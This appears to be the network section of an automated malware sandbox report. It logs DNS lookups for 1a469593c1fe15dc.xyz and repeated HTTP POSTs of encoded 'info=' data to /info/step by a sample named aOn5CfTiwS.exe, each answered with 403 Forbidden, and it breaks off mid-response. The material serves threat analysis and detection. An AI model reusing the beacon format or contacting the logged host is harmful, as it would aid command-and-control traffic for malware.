Jan 30, 2021 18:07:06.406303883 CET	49719	80	192.168.2.3	198.54.117.244
Jan 30, 2021 18:07:06.599004030 CET	80	49719	198.54.117.244	192.168.2.3
Jan 30, 2021 18:07:06.601322889 CET	80	49719	198.54.117.244	192.168.2.3
Jan 30, 2021 18:07:06.601901054 CET	49719	80	192.168.2.3	198.54.117.244
Jan 30, 2021 18:07:06.796137094 CET	80	49719	198.54.117.244	192.168.2.3
Jan 30, 2021 18:07:06.796307087 CET	49719	80	192.168.2.3	198.54.117.244
Jan 30, 2021 18:07:07.490804911 CET	49722	80	192.168.2.3	198.54.117.244
Jan 30, 2021 18:07:07.683409929 CET	80	49722	198.54.117.244	192.168.2.3
Jan 30, 2021 18:07:07.683552027 CET	49722	80	192.168.2.3	198.54.117.244
Jan 30, 2021 18:07:07.685383081 CET	49722	80	192.168.2.3	198.54.117.244
Jan 30, 2021 18:07:07.878056049 CET	80	49722	198.54.117.244	192.168.2.3
Jan 30, 2021 18:07:07.880098104 CET	80	49722	198.54.117.244	192.168.2.3
Jan 30, 2021 18:07:07.880626917 CET	49722	80	192.168.2.3	198.54.117.244
Jan 30, 2021 18:07:08.073276997 CET	80	49722	198.54.117.244	192.168.2.3
Jan 30, 2021 18:07:08.073477983 CET	49722	80	192.168.2.3	198.54.117.244
Jan 30, 2021 18:07:08.197784901 CET	49724	80	192.168.2.3	198.54.117.244
Jan 30, 2021 18:07:08.390644073 CET	80	49724	198.54.117.244	192.168.2.3
Jan 30, 2021 18:07:08.390822887 CET	49724	80	192.168.2.3	198.54.117.244
Jan 30, 2021 18:07:08.394299984 CET	49724	80	192.168.2.3	198.54.117.244
Jan 30, 2021 18:07:08.589684963 CET	80	49724	198.54.117.244	192.168.2.3
Jan 30, 2021 18:07:08.591455936 CET	80	49724	198.54.117.244	192.168.2.3
Jan 30, 2021 18:07:08.592592955 CET	49724	80	192.168.2.3	198.54.117.244
Jan 30, 2021 18:07:08.785509109 CET	80	49724	198.54.117.244	192.168.2.3
Jan 30, 2021 18:07:08.785602093 CET	49724	80	192.168.2.3	198.54.117.244
Jan 30, 2021 18:07:13.616790056 CET	49725	80	192.168.2.3	198.54.117.244
Jan 30, 2021 18:07:13.811124086 CET	80	49725	198.54.117.244	192.168.2.3
Jan 30, 2021 18:07:13.812325954 CET	49725	80	192.168.2.3	198.54.117.244
Jan 30, 2021 18:07:13.813857079 CET	49725	80	192.168.2.3	198.54.117.244
Jan 30, 2021 18:07:14.006803989 CET	80	49725	198.54.117.244	192.168.2.3
Jan 30, 2021 18:07:14.008676052 CET	80	49725	198.54.117.244	192.168.2.3
Jan 30, 2021 18:07:14.009018898 CET	49725	80	192.168.2.3	198.54.117.244
Jan 30, 2021 18:07:14.177283049 CET	49726	80	192.168.2.3	198.54.117.244
Jan 30, 2021 18:07:14.202198982 CET	80	49725	198.54.117.244	192.168.2.3
Jan 30, 2021 18:07:14.202378035 CET	49725	80	192.168.2.3	198.54.117.244
Jan 30, 2021 18:07:14.381540060 CET	80	49726	198.54.117.244	192.168.2.3
Jan 30, 2021 18:07:14.382061958 CET	49726	80	192.168.2.3	198.54.117.244
Jan 30, 2021 18:07:14.412805080 CET	49726	80	192.168.2.3	198.54.117.244
Jan 30, 2021 18:07:14.617053032 CET	80	49726	198.54.117.244	192.168.2.3
Jan 30, 2021 18:07:14.619900942 CET	80	49726	198.54.117.244	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 30, 2021 18:07:14.620208025 CET	49726	80	192.168.2.3	198.54.117.244
Jan 30, 2021 18:07:14.755372047 CET	49727	80	192.168.2.3	198.54.117.244
Jan 30, 2021 18:07:14.824516058 CET	80	49726	198.54.117.244	192.168.2.3
Jan 30, 2021 18:07:14.824613094 CET	49726	80	192.168.2.3	198.54.117.244
Jan 30, 2021 18:07:14.948894978 CET	80	49727	198.54.117.244	192.168.2.3
Jan 30, 2021 18:07:14.949055910 CET	49727	80	192.168.2.3	198.54.117.244
Jan 30, 2021 18:07:14.949810982 CET	49727	80	192.168.2.3	198.54.117.244
Jan 30, 2021 18:07:15.142932892 CET	80	49727	198.54.117.244	192.168.2.3
Jan 30, 2021 18:07:15.144808054 CET	80	49727	198.54.117.244	192.168.2.3
Jan 30, 2021 18:07:15.145297050 CET	49727	80	192.168.2.3	198.54.117.244
Jan 30, 2021 18:07:15.338454008 CET	80	49727	198.54.117.244	192.168.2.3
Jan 30, 2021 18:07:15.338656902 CET	49727	80	192.168.2.3	198.54.117.244
Jan 30, 2021 18:07:20.990362883 CET	49728	80	192.168.2.3	198.54.117.244
Jan 30, 2021 18:07:21.184590101 CET	80	49728	198.54.117.244	192.168.2.3
Jan 30, 2021 18:07:21.187263012 CET	49728	80	192.168.2.3	198.54.117.244
Jan 30, 2021 18:07:21.187683105 CET	49728	80	192.168.2.3	198.54.117.244
Jan 30, 2021 18:07:21.380393982 CET	80	49728	198.54.117.244	192.168.2.3
Jan 30, 2021 18:07:21.382164001 CET	80	49728	198.54.117.244	192.168.2.3
Jan 30, 2021 18:07:21.382209063 CET	80	49728	198.54.117.244	192.168.2.3
Jan 30, 2021 18:07:21.382245064 CET	80	49728	198.54.117.244	192.168.2.3
Jan 30, 2021 18:07:21.382270098 CET	80	49728	198.54.117.244	192.168.2.3
Jan 30, 2021 18:07:21.382303953 CET	80	49728	198.54.117.244	192.168.2.3
Jan 30, 2021 18:07:21.382338047 CET	80	49728	198.54.117.244	192.168.2.3
Jan 30, 2021 18:07:21.382364988 CET	49728	80	192.168.2.3	198.54.117.244
Jan 30, 2021 18:07:21.382447958 CET	80	49728	198.54.117.244	192.168.2.3
Jan 30, 2021 18:07:21.382452965 CET	49728	80	192.168.2.3	198.54.117.244
Jan 30, 2021 18:07:21.382677078 CET	80	49728	198.54.117.244	192.168.2.3
Jan 30, 2021 18:07:21.382715940 CET	80	49728	198.54.117.244	192.168.2.3
Jan 30, 2021 18:07:21.382752895 CET	80	49728	198.54.117.244	192.168.2.3
Jan 30, 2021 18:07:21.382836103 CET	49728	80	192.168.2.3	198.54.117.244
Jan 30, 2021 18:07:21.575056076 CET	80	49728	198.54.117.244	192.168.2.3
Jan 30, 2021 18:07:21.575086117 CET	80	49728	198.54.117.244	192.168.2.3
Jan 30, 2021 18:07:21.575108051 CET	80	49728	198.54.117.244	192.168.2.3
Jan 30, 2021 18:07:21.575130939 CET	80	49728	198.54.117.244	192.168.2.3
Jan 30, 2021 18:07:21.575162888 CET	80	49728	198.54.117.244	192.168.2.3
Jan 30, 2021 18:07:21.575184107 CET	80	49728	198.54.117.244	192.168.2.3
Jan 30, 2021 18:07:21.575192928 CET	49728	80	192.168.2.3	198.54.117.244
Jan 30, 2021 18:07:21.575206995 CET	80	49728	198.54.117.244	192.168.2.3
Jan 30, 2021 18:07:21.575227976 CET	80	49728	198.54.117.244	192.168.2.3
Jan 30, 2021 18:07:21.575247049 CET	49728	80	192.168.2.3	198.54.117.244
Jan 30, 2021 18:07:21.575248957 CET	80	49728	198.54.117.244	192.168.2.3
Jan 30, 2021 18:07:21.575315952 CET	80	49728	198.54.117.244	192.168.2.3
Jan 30, 2021 18:07:21.575320959 CET	49728	80	192.168.2.3	198.54.117.244
Jan 30, 2021 18:07:21.575335026 CET	80	49728	198.54.117.244	192.168.2.3
Jan 30, 2021 18:07:21.575356007 CET	80	49728	198.54.117.244	192.168.2.3
Jan 30, 2021 18:07:21.575366974 CET	49728	80	192.168.2.3	198.54.117.244
Jan 30, 2021 18:07:21.575385094 CET	80	49728	198.54.117.244	192.168.2.3
Jan 30, 2021 18:07:21.575428009 CET	49728	80	192.168.2.3	198.54.117.244
Jan 30, 2021 18:07:21.575431108 CET	80	49728	198.54.117.244	192.168.2.3
Jan 30, 2021 18:07:21.575443029 CET	80	49728	198.54.117.244	192.168.2.3
Jan 30, 2021 18:07:21.575447083 CET	80	49728	198.54.117.244	192.168.2.3
Jan 30, 2021 18:07:21.575457096 CET	80	49728	198.54.117.244	192.168.2.3
Jan 30, 2021 18:07:21.575506926 CET	49728	80	192.168.2.3	198.54.117.244
Jan 30, 2021 18:07:21.575506926 CET	80	49728	198.54.117.244	192.168.2.3
Jan 30, 2021 18:07:21.575547934 CET	80	49728	198.54.117.244	192.168.2.3
Jan 30, 2021 18:07:21.575568914 CET	80	49728	198.54.117.244	192.168.2.3
Jan 30, 2021 18:07:21.575575113 CET	49728	80	192.168.2.3	198.54.117.244
Jan 30, 2021 18:07:21.575586081 CET	49728	80	192.168.2.3	198.54.117.244

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 30, 2021 18:06:57.798837900 CET	58361	53	192.168.2.3	8.8.8.8
Jan 30, 2021 18:06:57.849272966 CET	53	58361	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 30, 2021 18:06:58.594795942 CET	63492	53	192.168.2.3	8.8.8.8
Jan 30, 2021 18:06:58.645800114 CET	53	63492	8.8.8.8	192.168.2.3
Jan 30, 2021 18:06:59.492619991 CET	60831	53	192.168.2.3	8.8.8.8
Jan 30, 2021 18:06:59.542228937 CET	53	60831	8.8.8.8	192.168.2.3
Jan 30, 2021 18:07:00.733872890 CET	60100	53	192.168.2.3	8.8.8.8
Jan 30, 2021 18:07:00.784677029 CET	53	60100	8.8.8.8	192.168.2.3
Jan 30, 2021 18:07:01.688034058 CET	53195	53	192.168.2.3	8.8.8.8
Jan 30, 2021 18:07:01.736174107 CET	53	53195	8.8.8.8	192.168.2.3
Jan 30, 2021 18:07:03.484817028 CET	50141	53	192.168.2.3	8.8.8.8
Jan 30, 2021 18:07:03.537050962 CET	53	50141	8.8.8.8	192.168.2.3
Jan 30, 2021 18:07:04.422413111 CET	53023	53	192.168.2.3	8.8.8.8
Jan 30, 2021 18:07:04.470484018 CET	53	53023	8.8.8.8	192.168.2.3
Jan 30, 2021 18:07:05.356825113 CET	49563	53	192.168.2.3	8.8.8.8
Jan 30, 2021 18:07:05.404755116 CET	53	49563	8.8.8.8	192.168.2.3
Jan 30, 2021 18:07:05.990397930 CET	51352	53	192.168.2.3	8.8.8.8
Jan 30, 2021 18:07:06.197981119 CET	53	51352	8.8.8.8	192.168.2.3
Jan 30, 2021 18:07:06.218885899 CET	59349	53	192.168.2.3	8.8.8.8
Jan 30, 2021 18:07:06.269610882 CET	53	59349	8.8.8.8	192.168.2.3
Jan 30, 2021 18:07:07.180414915 CET	57084	53	192.168.2.3	8.8.8.8
Jan 30, 2021 18:07:07.236548901 CET	53	57084	8.8.8.8	192.168.2.3
Jan 30, 2021 18:07:07.411179066 CET	58823	53	192.168.2.3	8.8.8.8
Jan 30, 2021 18:07:07.471576929 CET	53	58823	8.8.8.8	192.168.2.3
Jan 30, 2021 18:07:07.974386930 CET	57568	53	192.168.2.3	8.8.8.8
Jan 30, 2021 18:07:08.141705990 CET	50540	53	192.168.2.3	8.8.8.8
Jan 30, 2021 18:07:08.181598902 CET	53	57568	8.8.8.8	192.168.2.3
Jan 30, 2021 18:07:08.192459106 CET	53	50540	8.8.8.8	192.168.2.3
Jan 30, 2021 18:07:13.549628973 CET	54366	53	192.168.2.3	8.8.8.8
Jan 30, 2021 18:07:13.608412027 CET	53	54366	8.8.8.8	192.168.2.3
Jan 30, 2021 18:07:14.104800940 CET	53034	53	192.168.2.3	8.8.8.8
Jan 30, 2021 18:07:14.163925886 CET	53	53034	8.8.8.8	192.168.2.3
Jan 30, 2021 18:07:14.691560030 CET	57762	53	192.168.2.3	8.8.8.8
Jan 30, 2021 18:07:14.749855042 CET	53	57762	8.8.8.8	192.168.2.3
Jan 30, 2021 18:07:20.922744036 CET	55435	53	192.168.2.3	8.8.8.8
Jan 30, 2021 18:07:20.978969097 CET	53	55435	8.8.8.8	192.168.2.3
Jan 30, 2021 18:07:30.925522089 CET	50713	53	192.168.2.3	8.8.8.8
Jan 30, 2021 18:07:31.014501095 CET	53	50713	8.8.8.8	192.168.2.3
Jan 30, 2021 18:07:31.184478998 CET	56132	53	192.168.2.3	8.8.8.8
Jan 30, 2021 18:07:31.232460976 CET	53	56132	8.8.8.8	192.168.2.3
Jan 30, 2021 18:07:38.393892050 CET	58987	53	192.168.2.3	8.8.8.8
Jan 30, 2021 18:07:38.454243898 CET	53	58987	8.8.8.8	192.168.2.3
Jan 30, 2021 18:07:46.740554094 CET	56579	53	192.168.2.3	8.8.8.8
Jan 30, 2021 18:07:46.788635015 CET	53	56579	8.8.8.8	192.168.2.3
Jan 30, 2021 18:07:48.558598995 CET	60633	53	192.168.2.3	8.8.8.8
Jan 30, 2021 18:07:48.628153086 CET	53	60633	8.8.8.8	192.168.2.3
Jan 30, 2021 18:08:05.804579020 CET	61292	53	192.168.2.3	8.8.8.8
Jan 30, 2021 18:08:05.852957010 CET	53	61292	8.8.8.8	192.168.2.3
Jan 30, 2021 18:08:08.752002954 CET	63619	53	192.168.2.3	8.8.8.8
Jan 30, 2021 18:08:08.812397003 CET	53	63619	8.8.8.8	192.168.2.3
Jan 30, 2021 18:08:40.273401976 CET	64938	53	192.168.2.3	8.8.8.8
Jan 30, 2021 18:08:40.321517944 CET	53	64938	8.8.8.8	192.168.2.3
Jan 30, 2021 18:08:41.884599924 CET	61946	53	192.168.2.3	8.8.8.8
Jan 30, 2021 18:08:41.958970070 CET	53	61946	8.8.8.8	192.168.2.3
Jan 30, 2021 18:09:48.985775948 CET	64910	53	192.168.2.3	8.8.8.8
Jan 30, 2021 18:09:49.060224056 CET	53	64910	8.8.8.8	192.168.2.3
Jan 30, 2021 18:09:49.699404955 CET	52123	53	192.168.2.3	8.8.8.8
Jan 30, 2021 18:09:49.759006977 CET	53	52123	8.8.8.8	192.168.2.3
Jan 30, 2021 18:09:50.636343956 CET	56130	53	192.168.2.3	8.8.8.8
Jan 30, 2021 18:09:50.695831060 CET	53	56130	8.8.8.8	192.168.2.3
Jan 30, 2021 18:09:51.148247957 CET	56338	53	192.168.2.3	8.8.8.8
Jan 30, 2021 18:09:51.228003979 CET	53	56338	8.8.8.8	192.168.2.3
Jan 30, 2021 18:09:51.806870937 CET	59420	53	192.168.2.3	8.8.8.8
Jan 30, 2021 18:09:51.863326073 CET	53	59420	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 30, 2021 18:07:05.990397930 CET	192.168.2.3	8.8.8.8	0x47c4	Standard query (0)	1a469593c1 fe15dc.xyz	A (IP address)	IN (0x0001)
Jan 30, 2021 18:07:07.411179066 CET	192.168.2.3	8.8.8.8	0x92af	Standard query (0)	1a469593c1 fe15dc.xyz	A (IP address)	IN (0x0001)
Jan 30, 2021 18:07:07.974386930 CET	192.168.2.3	8.8.8.8	0x1ada	Standard query (0)	1a469593c1 fe15dc.xyz	A (IP address)	IN (0x0001)
Jan 30, 2021 18:07:13.549628973 CET	192.168.2.3	8.8.8.8	0x4275	Standard query (0)	1a469593c1 fe15dc.xyz	A (IP address)	IN (0x0001)
Jan 30, 2021 18:07:14.104800940 CET	192.168.2.3	8.8.8.8	0xed4c	Standard query (0)	1a469593c1 fe15dc.xyz	A (IP address)	IN (0x0001)
Jan 30, 2021 18:07:14.691560030 CET	192.168.2.3	8.8.8.8	0xd1bb	Standard query (0)	1a469593c1 fe15dc.xyz	A (IP address)	IN (0x0001)
Jan 30, 2021 18:07:20.922744036 CET	192.168.2.3	8.8.8.8	0xeb1e	Standard query (0)	1a469593c1 fe15dc.xyz	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 30, 2021 18:07:06.197981119 CET	8.8.8.8	192.168.2.3	0x47c4	No error (0)	1a469593c1 fe15dc.xyz		198.54.117.244	A (IP address)	IN (0x0001)
Jan 30, 2021 18:07:07.471576929 CET	8.8.8.8	192.168.2.3	0x92af	No error (0)	1a469593c1 fe15dc.xyz		198.54.117.244	A (IP address)	IN (0x0001)
Jan 30, 2021 18:07:08.181598902 CET	8.8.8.8	192.168.2.3	0x1ada	No error (0)	1a469593c1 fe15dc.xyz		198.54.117.244	A (IP address)	IN (0x0001)
Jan 30, 2021 18:07:13.608412027 CET	8.8.8.8	192.168.2.3	0x4275	No error (0)	1a469593c1 fe15dc.xyz		198.54.117.244	A (IP address)	IN (0x0001)
Jan 30, 2021 18:07:14.163925886 CET	8.8.8.8	192.168.2.3	0xed4c	No error (0)	1a469593c1 fe15dc.xyz		198.54.117.244	A (IP address)	IN (0x0001)
Jan 30, 2021 18:07:14.749855042 CET	8.8.8.8	192.168.2.3	0xd1bb	No error (0)	1a469593c1 fe15dc.xyz		198.54.117.244	A (IP address)	IN (0x0001)
Jan 30, 2021 18:07:20.978969097 CET	8.8.8.8	192.168.2.3	0xeb1e	No error (0)	1a469593c1 fe15dc.xyz		198.54.117.244	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 1a469593c1fe15dc.xyz

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49719	198.54.117.244	80	C:\Users\user\Desktop\aOn5CfTiwS.exe

Timestamp	kBytes transferred	Direction	Data
Jan 30, 2021 18:07:06.406303883 CET	116	OUT	POST /info/step HTTP/1.1 Host: 1a469593c1fe15dc.xyz accept: */* Content-Type:application/x-www-form-urlencoded User-Agent:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36 Content-Length: 93 Data Raw: 69 6e 66 6f 3d 61 39 50 64 5a 6c 75 6d 52 4b 41 65 70 79 58 4d 4a 5a 44 66 44 52 56 58 71 54 4d 58 52 56 67 33 48 4d 63 75 59 7a 58 46 45 4f 53 36 68 66 54 6e 4a 65 45 6e 46 5a 64 4d 30 58 42 72 45 4c 4b 67 75 74 77 72 64 4a 74 62 31 69 71 5a 6e 39 6a 6a 58 68 58 56 55 41 7e 7e Data Ascii: info=a9PdZlumRKAepyXMJZDfDRVXqTMXRVg3HMcuYzXFEOS6hfTnJeEnFZdM0XBrELKgutwrdJtb1iqZn9jjXhXVUA~~

Timestamp	kBytes transferred	Direction	Data
Jan 30, 2021 18:07:06.601322889 CET	121	IN	HTTP/1.1 403 Forbidden Date: Sat, 30 Jan 2021 17:07:06 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Server: namecheap-nginx Data Raw: 32 32 34 0d 0a 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: 224<html><head><title>403 Forbidden</title></head><body><center> 403 Forbidden </center><hr><center>nginx</center></body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49722	198.54.117.244	80	C:\Users\user\Desktop\aOn5CfTiwS.exe

Timestamp	kBytes transferred	Direction	Data
Jan 30, 2021 18:07:07.685383081 CET	135	OUT	POST /info/step HTTP/1.1 Host: 1a469593c1fe15dc.xyz accept: */* Content-Type:application/x-www-form-urlencoded User-Agent:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36 Content-Length: 93 Data Raw: 69 6e 66 6f 3d 61 39 50 64 5a 6c 75 6d 52 4b 41 65 70 79 58 4d 4a 5a 44 66 44 52 56 58 71 54 4d 58 52 56 67 33 48 4d 63 75 59 7a 58 46 45 4f 53 36 68 66 54 6e 4a 65 45 6e 46 59 70 49 43 4a 4f 32 61 4e 77 42 69 55 44 42 49 69 5f 77 7a 37 6d 63 6b 54 35 58 45 37 55 39 42 41 7e 7e Data Ascii: info=a9PdZlumRKAepyXMJZDfDRVXqTMXRVg3HMcuYzXFEOS6hfTnJeEnFYpICJO2aNwBiUDBIi_wz7mckT5XE7U9BA~~
Jan 30, 2021 18:07:07.880098104 CET	139	IN	HTTP/1.1 403 Forbidden Date: Sat, 30 Jan 2021 17:07:07 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Server: namecheap-nginx Data Raw: 32 32 34 0d 0a 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: 224<html><head><title>403 Forbidden</title></head><body><center> 403 Forbidden </center><hr><center>nginx</center></body></html>... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->... a padding to disable MSIE and Chrome friendly error page -->0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49724	198.54.117.244	80	C:\Users\user\Desktop\aOn5CfTiwS.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 30, 2021 18:07:08.394299984 CET	145	OUT	POST /info/step HTTP/1.1 Host: 1a469593c1fe15dc.xyz accept: */* Content-Type:application/x-www-form-urlencoded User-Agent:Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36 Content-Length: 81 Data Raw: 69 6e 66 6f 3d 61 39 50 64 5a 6c 75 6d 52 4b 41 65 70 79 58 4d 4a 5a 44 66 44 52 56 58 71 54 4d 58 52 56 67 33 48 4d 63 75 59 7a 58 46 45 4f 53 36 68 66 54 6e 4a 65 45 6e 46 54 50 7a 64 36 6f 6d 4e 61 61 45 63 53 7a 4f 32 5a 77 4a 4e 70 6f 7e Data Ascii: info=a9PdZlumRKAepyXMJZDfDRVXqTMXRVg3HMcuYzXFEOS6hfTnJeEnFTPzd6omNaaEcSzO2ZwJNpo~
Jan 30, 2021 18:07:08.591455936 CET	151	IN	HTTP/1.1 403 Forbidden Date: Sat, 30 Jan 2021 17:07:08 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Server: namecheap-nginx Data Raw: 32 32 34 0d 0a 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 20 2d 2d 3e 0d 0a 3c 21 2d 2d 20 61 20 70 61 64 64 69 6e 67 20 74 6f 20 64 69 73 61 62 6c 65 20 4d 53 49 45 20 61 6e 64 20 43 68 72 6f 6d 65 20 66 72 69 65 6e 64 6c 79 20 65 72 72 6f 72 20 70 61 67 65 